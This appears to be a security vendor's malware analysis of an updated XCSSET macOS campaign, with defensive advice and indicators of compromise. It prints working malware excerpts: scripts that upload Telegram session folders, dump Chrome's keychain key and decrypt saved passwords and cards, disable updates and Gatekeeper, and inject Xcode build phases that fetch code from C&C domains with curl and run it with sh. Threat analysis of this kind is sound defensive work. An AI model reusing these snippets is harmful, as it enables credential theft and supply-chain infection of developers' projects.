

# Updated XCSSET Malware Targets Telegram, Other Apps

By Mickey Jin, Steven Du ( words)

Published: 2021-07-22 · Archived: 2026-04-05 23:36:19 UTC

## Malware

In our last update on the XCSSET campaign, we updated some of its features targeting latest macOS 11 (Big Sur). Since then, the campaign added more features to its toolset, which we have continually monitored. We have also discovered the mechanism used to steal information from various apps, a behavior that has been present since we first discussed XCSSET.

By: Mickey Jin, Steven Du Jul 22, 2021 Read time: 5 min (1218 words)

Save to Folio

---

In our last [update](#) on the XCSSET campaign, we updated some of its features targeting latest macOS 11 (Big Sur). Since then, the campaign added more features to its toolset, which we have continually monitored. We have also discovered the mechanism used to steal information from various apps, a behavior that has been present since we first discussed XCSSET.

## How XCSSET Malware Steals Information

From the first version of XCSSET, we noticed that it collects some data from various apps and sends these back to its command-and-control (C&C) server. However, we did not know how the threat actor would use the data. We recently found the mechanism used to steal the data, and learned that it contains valuable and sensitive information that can be used for various purposes.

Take the malicious AppleScript file “telegram.applescript” as an example. As the name implies, Telegram is the target app in this case. Its main logic is compressing the folder “~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram” into a .ZIP file, and uploading the said file to a C&C server.

```
log ("module launched")

set targetFolder to quoted form of (do shell script ("echo ~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/"))
set savePath to quoted form of (dFolder & "6N38VWS5BX.ru.keepcoder.Telegram.zip")
set folderExists to do shell script ("[-d " & targetFolder & " ] && echo '1' || echo '0'")

set checkFile to quoted form of (do shell script ("echo ~/Library/Caches/.tgs_done"))
set checkFileExists to do shell script ("[-f " & checkFile & " ] && echo '1' || echo '0'")

if checkFileExists = "1" and FORCED_UPDATE is false then
    log ("already done. Try force. Exiting..")
    return
end if

if folderExists = "1" then
    log ("session folder found. processing..")
    do shell script ("cd " & targetFolder & "; cd .. ; nice -n 10 zip -r " & savePath & " 6N38VWS5BX.ru.keepcoder.Telegram -x '*media*"

upload(savePath, "6N38VWS5BX.ru.keepcoder.Telegram.zip")

do shell script ("rm -f " & savePath)
do shell script ("touch " & checkFile)
```

Figure 1. Code of telegram.applescript

To find the purpose of collecting the folder, we performed a simple test using two Mac machines:

1. Install Telegram on both machine A and B./li>
2. On machine A, log in with a valid Telegram account. Do nothing using Telegram on machine B./li>
3. Copy “~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram” folder from machine A to machine B, and replace the existing folder.

4. Run Telegram on machine B. When this is done, it is already logged in with the same account used on machine A.

On macOS, the Application sandbox directory `~/Library/Containers/com.xxx.xxx` and `~/Library/Group Containers/com.xxx.xxx` can be accessed (with READ/WRITE permissions) by common users. This differs from the practice on iOS. Not all executable files are sandboxed on macOS, which means a simple script can steal all the data stored in the sandbox directory. We recommend that application developers refrain from storing sensitive data in the sandbox directory, particularly those related to login information.

### Sensitive data targeted by XCSSET

XCSSET malware has stolen lots of critical privacy data of these applications, with most of them these stored in their sandbox directories. Here, we'll show how it is done in Chrome.

In Chrome, the stolen data includes any passwords stored by the user to dump the data, XCSSET needs to get the `safe_storage_key` using the command `security find-generic-password -wa 'Chrome'`. However, this command requires root privileges. To get around this requirement, the malware puts all the operations that need root privilege together in a single function, as seen in Figure 2:

```
133 on sys_insecure()
134   try
135     do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticallyInstallMacOSUpdates -bool false" with administrator privileges
136     do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticCheckEnabled -bool false" with administrator privileges
137     do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticDownload -bool false" with administrator privileges
138     do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist CriticalUpdateInstall -bool false" with administrator privileges
139     do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist ConfigDataInstall -bool false" with administrator privileges
140     do shell script "defaults write /Library/Preferences/com.apple.commerce.plist AutoUpdate -bool false" with administrator privileges
141     do shell script "defaults write com.apple.systempreferences AttentionPrefBundleIDs 0" with administrator privileges
142     do shell script "spctl --master-disable" with administrator privileges
143     do shell script "defaults write /Library/Preferences/com.apple.alf globalstate -int 0" with administrator privileges
144     do shell script "touch ~/Library/Caches/.sys_insecure"
145
146     do shell script "security find-generic-password -wa 'Chrome' > ~/Library/Caches/GeoServices/.chrome_key 2>/dev/null" with administrator privileges
147     log "[sys_insecure] chrome key dumped!"
148   end try
149 end sys_insecure
```

Figure 2. Operations requiring administrator privilege

The user is then prompted to grant these privileges via a fake dialog box.

Once it has obtained the Chrome `safe_storage_key`, it decrypts all the sensitive data and uploads it to the C&C server.

```
199 if __name__ == '__main__':
200     root_path = "/Users/*/Library/Application Support/Google/Chrome"
201     login_data_path = "{}/*/Login Data".format(root_path)
202     cc_data_path = "{}/*/Web Data".format(root_path)
203     chrome_data = glob.glob(login_data_path) + glob.glob(cc_data_path)
204     file_path = os.environ['HOME'] + "/Library/Caches/GeoServices/.chrome_key"
205     if os.path.isfile(file_path) == True:
206         # print("xxx")
207         with open(file_path, 'r') as file:
208             safe_storage_key = file.read().replace('\n', '')
209
210     else:
211
212         safe_storage_key = subprocess.Popen([
213             "security find-generic-password -wa "
214             "'Chrome'",
215             stdout=subprocess.PIPE,
216             stderr=subprocess.PIPE,
217             shell=True])
218         stdout, stderr = safe_storage_key.communicate()
219
220         if stderr:
221             print("Error: {}. Chrome entry not found in keychain?".format(stderr))
222             sys.exit()
223         if not stdout:
224             print("User clicked deny.")
225         else:
226             safe_storage_key = stdout.replace("\n", "")
227
228             f = open(file_path, 'w')
229             f.write(safe_storage_key)
230             f.close()
231
232         chrome(chrome_data, safe_storage_key)
```

Figure 3. Information stealing code targeting Google Chrome

```
138 def chrome(chrome_data, safe_storage_key):
139     """
140     Calls the database querying and decryption functions
141     and displays the output in a neat and ordered fashion
142     (with colors)
143
144     @type chrome_data: list
145     @param chrome_data: POSIX path to chrome database with login / cc data
146     @type safe_storage_key: string
147     @param safe_storage_key: key from keychain that will be used to
148     | | | | | | | | | | derive AES key.
149
150     @rtype: None
151     @return: None. All data is printed in this function, which is it's primary
152     | | | | | | | | | | function.
153     """
154     for profile in chrome_data:
155         # web data -> credit cards
156         # login data -> login data
157
158         if "Web Data" in profile:
159             db_data = chrome_db(profile, "Web Data")
160
161             print("Credit Cards for Chrome "
162                   "Profile -> {}".format(profile.split("/")[-2]))
163
164             for i, entry in enumerate(db_data):
165                 entry["card"] = chrome_decrypt(entry["card"], safe_storage_key)
166                 cc_dict = {
167                     '3': 'AMEX',
168                     '4': 'Visa',
169                     '5': 'Mastercard',
170                     '6': 'Discover'
171                 }
172
173                 brand = "Unknown Card Issuer"
174                 if entry["card"][0] in cc_dict:
175                     brand = cc_dict[entry["card"][0]]
176
177                 print(" {} {} {}".format(i + 1, brand))
```

Figure 4. Information stealing code targeting Google Chrome

Similar scripts can be found targeting the following applications:

- Contacts
- Evernote
- Notes
- Opera
- Skype
- WeChat

### New C&C Domains

From April 20 to 22, 2021, some new domain names appeared, all of them resolve to the IP address 94.130.27.189, which XCSSET also used before.

- atecasec.com
- linebrand.xyz
- mantrucks.xyz
- monotal.xyz
- nodeline.xyz
- sidelink.xyz

Similarly, the domain name below now resolves from a non-malicious IP address to 94.130.27.189.

- icloudserv.com

All these new domain names have an HTTPS certificate from “Let’s Encrypt,” which is valid from April 22 to July 21, 2021.



Figure 5. HTTPS certificate for C&C servers

From April 22, 2021, onwards, all C&C domain names resolved to 194.87.186.66. On May 1, a new domain name (irc-nbg.v001.com) was resolved to the original C&C IP address 94.130.27.189. This new domain name suggests an IRC server is now located at the said IP address, which does not appear to be currently related to XCSSET.

From June 9 to 10, 2021, all existing domain names related to XCSSET C&C servers were removed, Instead, the following new domain names were added:

- atecasec.info
- datasomatic.ru
- icloudserv.ru
- lucidapps.info
- relatedata.ru
- revokecert.ru
- safariperks.ru

However, on June 24, these servers were taken offline by the attackers. Currently, we have been unable to locate the new servers of XCSSET.

### Other Behavior Changes

#### *Bootstrap.applescript*

In bootstrap.applescript, the first noteworthy change is the use of the latest C&C domains:

```
set domains to {"icloudserv.ru", "atecasec.info", "lucidapps.info", "relativedata.ru", "datasomatic.ru", "revokecert.ru", "194.87.186.66"}
set domainIndex to 1
set domain to item domainIndex of domains
```

Figure 6. C&C domains used

Note that aside from the available domain names, the IP address is also part of the list. Even if all the domains get suddenly shut down in the future, the C&C server still can be reached via IP address.

```
-- DO NOT REMOVE THIS BLOCK (ask Cheng why??)
if userName is equal to "macos_mac" then
    boot("chrome_remote", true)
    boot("firefox_remote", true)
    boot("opera_remote", true)
    boot("yandex_remote", true)
    boot("brave_remote", true)
    boot("edge_remote", true)
    boot("360_remote", true)
    boot("chromium_remote", true)
    boot("canary_remote", true)
    return
end if
```

Figure 7. Modules in use

A new module, “canary,” is added to perform XSS injection on the Chrome Canary browser from Google, which is an experimental version of the Chrome browser.




Figure 8. Modules in use, showing removed module

Compared to the last version, the calling for “screen\_sim” is removed.

#### *Replicator.applescript*

As the first step of infecting local Xcode projects, from the last version, they changed the injected build phase or build rule's ID from a hardcoded ID to a randomly generated ID; however, the last six characters of the ID is still hardcoded as "AAC43A". In the latest version, the hardcoded postfix changed to "6D902C".

```
on generateHexPhaseName()
  set randomString to ""
  repeat with x from 1 to 18
    set randomChar to ASCII character (random number from 65 to 70)
    set randomNum to ASCII character (random number from 48 to 57)
    set choice to random number from 1 to 2
    if choice is equal to 1 then
      set randomString to randomString & randomChar
    else
      set randomString to randomString & randomNum
    end if
  end repeat
  set randomString to randomString & "AAC43A"
  return randomString
end generateHexPhaseName
```

```
on generateHexPhaseName()
  set randomString to ""
  repeat with x from 1 to 18
    set randomChar to ASCII character (random number from 65 to 70)
    set randomNum to ASCII character (random number from 48 to 57)
    set choice to random number from 1 to 2
    if choice is equal to 1 then
      set randomString to randomString & randomChar
    else
      set randomString to randomString & randomNum
    end if
  end repeat
  set randomString to randomString & "6D902C"
  return randomString
end generateHexPhaseName
```

Figure 9. Changed postfix

Regarding the logic of the script in injecting fake build phase and build rule: Previously, it called a malicious Mach-O file located in a hidden folder in the infected Xcode project. Now, it calls the curl command to download a shell script named "a" from the C&C server and passes its contents to "sh" to execute it. This way, any new infected Xcode projects from the latest version will not contain additional malicious files.

```
on injectPayloadBuildPhase(pbxFile)
  set phaseNames to {"[CP] Build Pods Frameworks", "Project Frameworks", "Binary Libraries Compiler", "Assets Catalog Builder"}
  set phaseName to some item of phaseNames
  set phaseHex to generateHexPhaseName()
  set domains to {"icloudserv.ru", "atecasec.info", "lucidapps.info", "relativedata.ru", "datasomatic.ru", "revokecert.ru"}
  set domain to some item of domains
  set encString to do shell script "echo 'curl --max-time 5 -sk https://" & domain & "/a | sh -s " & AUTO_CLEAN_PROJ & "' | xxd -p"
  set shPayload to "
echo '\\\\\\" & encString & "\\\\" | xxd -p -r | sh >/dev/null 2>&1 || true
"
  set payload to "
" & phaseHex & " /* " & phaseName & " */ = {
  isa = PBXShellScriptBuildPhase;
  buildActionMask = 2147483647;
  files = (
  );
  inputFileListPaths = (
  );
  inputPaths = (
  );
  name = "\" & phaseName & "\";
  outputFileListPaths = (
  );
  outputPaths = (
  );
  runOnlyForDeploymentPostprocessing = 0;
  shellPath = /bin/sh;
  shellScript = \"# This output is used by Xcode 'outputs' to avoid re-running this script phase.\\n\" & shPayload & "\";
};
```

Figure 10. Code for downloading and running the shellcode

Here are the contents of the shell script file downloaded from the C&C server. It downloads the landing Mach-O component Pods from the C&C server, saves it as /tmp/exec.\$\$ , adds an executable flag, and executes it.

```
1
2  #!/bin/bash
3
4  AUTOCLEAN=false
5  BASEDIR=${PWD}
6
7  if [ ! -z "$1" ]
8  then
9    AUTOCLEAN=$1
10 fi
11
12 if [ ! -z "${PROJECT_FILE_PATH}" ]
13 then
14   BASEDIR=${PROJECT_FILE_PATH}
15 fi
16
17 trap 'rm -f "/tmp/exec.$$"' 0
18 trap 'exit $? ' 1 2 3 15
19
20 curl --connect-timeout 5 -s -k -o /tmp/exec.$$ "https://lucidapps.info/sys/bin/Pods"
21
22 chmod +x /tmp/exec.$$
23
24 /tmp/exec.$$ "$BASEDIR" $AUTOCLEAN "lucidapps.info"
25
26
```

Figure 11. Downloaded code

Same as before, the Mach-O file, “Pods,” is generated by the SHC tool. The primary logic of the shell script extracted from it is quite similar to the one used before. The following screenshots list some of the notable changes.

```
TARGETDIRFILE="$HOME/Library/Caches/GeoServices/.report"
TARGETPLISTFILE="$HOME/Library/Caches/GeoServices/.plist"
TARGETDOMAINFILE="$HOME/Library/Caches/GeoServices/.domain"
BOOT_FILE="$HOME/Library/Caches/GeoServices/AppleKit"
EXEC_DONE_FILE="$HOME/Library/Caches/GeoServices/.exec_done"
```

Figure 12. The working folder changed from “GemeKit” to “GeoServices”

```
APP_FILE="$TARGETDIR/Mail.app"
SCPT_FILE="$TARGETDIR/Mail.app/Contents/Resources/Scripts/a.scpt"
```

Figure 13. The fake app’s name changed from Xcode.app to Mail.app

```

touch "$TMPDIR/test4.tmp" 2>/dev/null || true
launchctl load -w "$PLIST_FILE" > /dev/null 2>&1
logme "loaded service..."
if [[ "$AUTOCLEAN" = true ]]; then
clean_proj
logme "cleaned project..."
fi
write_meta "$TARGETDIR" "$TARGETDIRFILE"
logme "wrote .report"
touch "$TMPDIR/test5.tmp" 2>/dev/null || true
echo "$TARGET_DOMAIN" > "$TARGETDOMAINFILE"
touch "$TMPDIR/test6.tmp" 2>/dev/null || true
logme "wrote .domain"
logme "done. finished."
exit 0

```

Figure 14. Temp files are created for debugging

### Defending against XCSSET

The changes we’ve encountered in XCSSET do not reflect a fundamental change in its behavior but do constitute refinements in its tactics. The discovery of how it can steal information from various apps highlights the degree to which the malware aggressively attempts to steal various kinds of information from affected systems.

To protect systems from this type of threat, users should only download apps from official and legitimate marketplaces. Users can also consider multilayered security solutions such as [Trend Micro Maximum Security products](#), which provides comprehensive security and multidevice protection against cyberthreats.

Enterprises can take advantage of Trend Micro’s [Smart Protection Suites products](#) with XGen™ security, which infuses high-fidelity [machine learning](#) into a blend of threat protection techniques to eliminate security gaps across any user activity or endpoint.

### Indicators of Compromise

File Name	SHA256	Trend Micro Detection Name
bootstrap.applescript	f453e8ae426133ace544cd4bb1ab2435620a8d4d5f70b936d8f3118e22f254e8	Trojan.macOS.XCSSET.

replicator.applescript	7a51fd3080ee5f65c9127603683718a3fd4f3e0b13de6141824908a6d3d4b558	Trojan.macOS.XCSSET.
Pods	bbcc8a101ae0e7fc546dab235387b0bf7461e097578fedcb25c4195bc973f895	Trojan.macOS.XCSSET.
a	d8f14247ef18edaaae2c20dee975cd98a914b47548105cfbd30febefe2fa2a6b	Trojan.macOS.XCSSET.

#### C&C Servers

- 194.87.186.66
- atecasec.info
- datasomatic.ru
- icloudserv.ru
- lucidapps.info
- relativedata.ru
- revokecert.ru
- safariperks.ru

#### Tags

---

Source: [https://www.trendmicro.com/en\\_us/research/21/g/updated-xcsset-malware-targets-telegram--other-apps.html](https://www.trendmicro.com/en_us/research/21/g/updated-xcsset-malware-targets-telegram--other-apps.html)